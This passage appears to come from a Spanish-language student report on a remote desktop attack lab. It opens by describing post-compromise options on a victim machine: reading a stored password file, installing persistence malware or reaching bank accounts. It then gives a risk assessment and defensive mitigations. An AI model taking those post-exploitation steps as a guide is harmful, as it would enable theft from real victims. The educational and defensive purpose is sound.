


Como podemos ver nuestra victima tenia un

documento donde guardaba las contraseñas de distintos lugares, también podríamos ver todo lo que

tiene nuestra víctima o bien directamente cambiar la contraseña de su ordenador o bien infectar su ordenador con algún virus o script en el que cada vez que inicie el ordenador nos salga un aviso a nosotros y poder ver todo lo que incluso a llegar a poder entrar a su banco.

En nuestro caso hemos decidido dejarle un archivo de texto de advertencia como podemos ver en la imagen.



6.4

Evaluación de Riesgos y Consecuencias

Riesgos Potenciales:

Un ataque a escritorio remoto representa una serie de riesgos significativos para la seguridad y la integridad de los sistemas informáticos de una organización. Estos riesgos incluyen:

1. **Acceso No Autorizado:** La posibilidad de que un atacante obtenga acceso no autorizado a sistemas y datos confidenciales a través de una conexión de escritorio remoto comprometida es una preocupación grave.
2. **Fuga de Información Confidencial:** Existe el riesgo de que los atacantes puedan acceder, copiar o modificar información confidencial almacenada en los sistemas a los que se accede remotamente, lo que podría resultar en la divulgación indebida de información sensible.
3. **Daño a la Integridad del Sistema:** Los atacantes podrían comprometer la integridad del sistema objetivo manipulando archivos, configuraciones del sistema o instalando malware, lo que podría causar un impacto significativo en la operación y la seguridad de la organización.
4. **Disrupción del Servicio:** Un ataque exitoso podría conducir a la interrupción de servicios críticos o a la denegación de acceso a usuarios legítimos, lo que tendría un impacto negativo en la productividad y la continuidad del negocio.
5. **Amenaza a la Privacidad:** La posibilidad de que los atacantes accedan a sistemas que contienen información privada o personal representa una grave amenaza para la privacidad.

de los individuos afectados y podría resultar en consecuencias legales y financieras significativas.

Consecuencias Potenciales:

Las consecuencias de un ataque a escritorio remoto pueden ser devastadoras tanto para la organización como para sus clientes y socios comerciales. Estas consecuencias incluyen:

1. **Pérdida de Datos Sensibles:** La exposición o manipulación de datos sensibles podría resultar en multas por incumplimiento de normativas de protección de datos y dañar gravemente la reputación de la organización.
2. **Daño a la Reputación:** La publicidad negativa asociada con una violación de seguridad podría erosionar la confianza de los clientes y socios comerciales, lo que podría tener un impacto duradero en la reputación y la credibilidad de la organización.
3. **Costos de Recuperación:** La restauración de sistemas comprometidos, la investigación forense y las medidas de mitigación pueden resultar en costos financieros significativos para la organización, incluidos los gastos legales y de consultoría.
4. **Interrupción Operativa:** La indisponibilidad de sistemas críticos podría afectar la productividad y las operaciones comerciales normales, lo que resultaría en pérdidas financieras directas e indirectas.
5. **Impacto en la Continuidad del Negocio:** Dependiendo de la gravedad del ataque, la capacidad de la organización para continuar operando normalmente podría estar en peligro, lo que podría tener consecuencias comerciales catastróficas a largo plazo.

Medidas de Mitigación Propuestas:

Para mitigar los riesgos asociados con un ataque a escritorio remoto, se proponen las siguientes medidas:

1. Implementar autenticación de dos factores (2FA) para todas las conexiones de escritorio remoto.
2. Utilizar una VPN para todas las conexiones remotas, agregando una capa adicional de seguridad.
3. Mantener el software de escritorio remoto y los sistemas operativos actualizados con los últimos parches de seguridad.
4. Limitar los permisos de acceso remoto solo a usuarios autorizados y restringir el acceso según el principio de "necesidad de saber".
5. Implementar soluciones de detección de intrusiones y monitoreo de actividad sospechosa en las conexiones de escritorio remoto.
6. Educar a los empleados sobre las mejores prácticas de seguridad, incluida la identificación de intentos de phishing y el uso de contraseñas seguras.
7. Realizar pruebas regulares de penetración y evaluaciones de seguridad para identificar y remediar posibles vulnerabilidades en el sistema de escritorio remoto.

Estas medidas ayudarán a reducir la probabilidad de un ataque exitoso y mitigar el impacto en caso de que ocurra un incidente de seguridad. Sin embargo, es importante recordar que la seguridad informática es un proceso continuo y que se deben tomar medidas proactivas para mantener protegidos los sistemas y datos de la organización

